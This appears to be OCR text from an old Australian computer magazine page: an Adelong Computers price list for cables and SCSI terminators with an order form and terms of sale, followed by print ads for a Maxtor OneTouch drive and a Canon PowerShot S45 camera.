| 3m 25F-9F-25F-9F | \$15 | CEN0041 |
| 1.8m M-F | \$9 | CEN0013 |
| 3m M-F | \$12 | CEN0014 |
| 5m M-F | \$15 | CEN0015 |
| 10m M-F | \$19 | CEN0016 |
| 20m M-F | \$25 | CEN0017 |
| 3m F-F | \$12 | CEN0018 |
| 5m F-F | \$17 | CEN0019 |
| 10m F-F | \$20 | CEN0020 |
| 20m F-F | \$25 | CEN0022 |
| FireWire | | |
| 4-pin 2m | \$25 | CEN0023 |
| 4-pin 4.5m | \$25 | CEN0024 |
| 4-pin 2m | \$25 | CEN0025 |
| 4-pin 4.5m | \$25 | CEN0026 |
| 4-pin 2m | \$25 | CEN0027 |
| 4-pin 4.5m | \$25 | CEN0028 |

2m extension

| | | |
|--------------|------|---------|
| 2m extension | \$15 | CEN0021 |
| USB 1.1 | | |
| 1m A-A | \$12 | CEN0055 |
| 2m A-A | \$15 | CEN0056 |
| 3m A-A | \$18 | CEN0057 |
| 5m A-A | \$25 | CEN0058 |
| 1m A-B | \$12 | CEN0059 |
| 2m A-B | \$15 | CEN0060 |
| 3m A-B | \$18 | CEN0061 |
| 5m A-B | \$25 | CEN0062 |

Power

| | | |
|---------------------------------|------|---------|
| 1m SV Power Splitter 1M-2F | \$5 | CEN0044 |
| 1.8m Wall to PC Power Cable | \$6 | CEN0045 |
| 1.8m PC to Monitor Power Cable | \$7 | CEN0046 |
| Int. Serial ATA Power Cable | \$15 | CEN0027 |
| P4 M/B Power Adapter Cable | \$8 | CEN0024 |
| Storage | | |
| IDE 50cm 3 connectors | \$5 | CEN0059 |
| FDD 78cm 3 connectors | \$6 | CEN0060 |
| Serial ATA | | |
| Terminators | | |
| 1m HONDA68M-CENTSON | \$45 | CEN0041 |
| 1m HONDA68M-HONDA50M | \$45 | CEN0042 |
| 1m HONDA68M-HONDA50M | \$45 | CEN0043 |
| ULTRA2 LVD CABLE 3*68M | \$80 | CEN0044 |
| ULTRA2 LVD CABLE 6*68M 125cm | \$95 | CEN0045 |
| Internal | | |
| 7 connectors | \$15 | CEN0063 |
| 68M 5 connectors | \$15 | CEN0064 |
| 50M 3 connectors 55cm | \$10 | CEN0065 |
| 68M U/W 3 connectors 60cm | \$35 | CEN0066 |
| 68M U/W 3 connectors 1.5m | \$45 | CEN0067 |
| Terminators | | |
| CENTSON Terminator Active | \$25 | CEN0046 |
| HONDA50M Terminator Active | \$25 | CEN0047 |
| HONDA68M Terminator Active | \$35 | CEN0048 |
| External LVD/SE Terminator HD48 | \$75 | CEN0049 |
| ULTRA 2 LVD/SE Terminator HD48 | \$79 | CEN0050 |

Sales: 02 9260 3190 | Fax: 02 9267 5042 | Email: sales@adelong.com.au

Mail this form to: Adelong Computers, 127 York Street, Sydney 2000 or Fax to: 02 9267 5042

IF PAYING BY CHEQUE PLEASE INCLUDE YOUR DRIVERS LICENCE DETAILS • DIRECT DEPOSIT: COMMONWEALTH BANK, CNR GEORGE ST & MARKET ST SYDNEY 2000, BSB: 062 005, ACCOUNT NO: 1045 4228

Name/Company: _____ Tel: () _____ Fax: () _____

Delivery Address: _____ Postcode: _____

Code: _____ Description: _____ Qty: _____ Price: _____

Cardholder's Name: _____ Cheque ☐ Mastercard ☐ Bankcard ☐ Visa ☐ Amex ☐ Total: _____

Signature: _____ Card No: _____ Expiry: _____

Billing Address:

All orders are subject to our terms and conditions of sale. Although we take every reasonable precaution, due to the volume and diversity of the products that we carry, we do not accept liability for any errors in pricing or descriptions. Due to the nature of this catalogue, pricing and stock availability is subject to change at any time without notice. All pricing listed includes GST, unless otherwise stated. Delivery is in addition to listed prices, unless otherwise stated. Please note that pictures and illustrations are for display purposes only and that the final product may vary. All products, brand names, trademarks and registered trademarks are owned by their respective companies.

DELIVERING & PAYMENT: We accept payment by Bankcard, Mastercard, Visa, Amex and Eftpos. All company/personal cheques and direct deposits are subject to seven working days clearance. Goods ordered by fax or post will be charged at the current price on the day of receipt. Orders can be made by phone, fax, by visiting one of our showrooms or via our web site. Deposits are non-refundable.

CREDIT ACCOUNTS: Accounts may be opened for Govt. Depts, Education and selected incorporated businesses, subject to status. Credit account orders are only accepted on official stationery by fax or post. We reserve the right to withdraw credit facilities.

WARRANTY AND RETURNS: All computer systems come with a seven day customer satisfaction guarantee, at which shipping charges to and from the customer are not refundable. Orders are refundable, subject to final inspection of goods by Adelong Computers. Products will only be accepted back in original condition. Any product sent back to Adelong after the 7 day money back guarantee will be subjected to a 15-30% re-working fee based on the condition of the product.

ADDELONG will not accept any courier charges for return goods. Carriage for warranty repairs must be paid for by the customer. A returns authorisation number (RA#) must be obtained before the return of any products. A returns number is valid for 14 days only. Failure to display the RA number will result in the return being refused.

All computer warranties are supplied as coverage for hardware only. In the event that faults are found to be a result of software failure, a service fee will be charged. We reserve the right to stipulate that our warranty on PCs and Parts overrides all other warranties that might be stated by the manufacturers.

(it's not a hard drive)



IT'S YOUR 250 GB PORTFOLIO



IT'S THE ONE WITH THE BUTTON:
The Maxtor OneTouch™ Drive
Maxtor Personal Storage™ 5000 XT

That's not just data. Those are your best ideas. Maxtor OneTouch™ drive helps you protect them. Now—with the touch of a button—backing up your projects is easier than ever. So you can store them. Keep them organized. Give them room to grow. And visit them often. It's personal.

For offers and demo: www.MaxtorOneTouch.com/ca

Available from Dick Smith Powerhouse stores,
Harris Technology and other leading retailers.

Maxtor®

What drives you?™

Sophisticated features. Sharp lines.

4.0 megapixel sensor to print to A4 and beyond

3x aspherical zoom lens for sharper images

DIGIC image processing for brilliant performance

13 shooting modes for greater creative control

Prints directly to compatible Canon printers

canon.com.au

1800 021 167

Canon PowerShot S45



pretty. smart.

Canon
advanced simplicity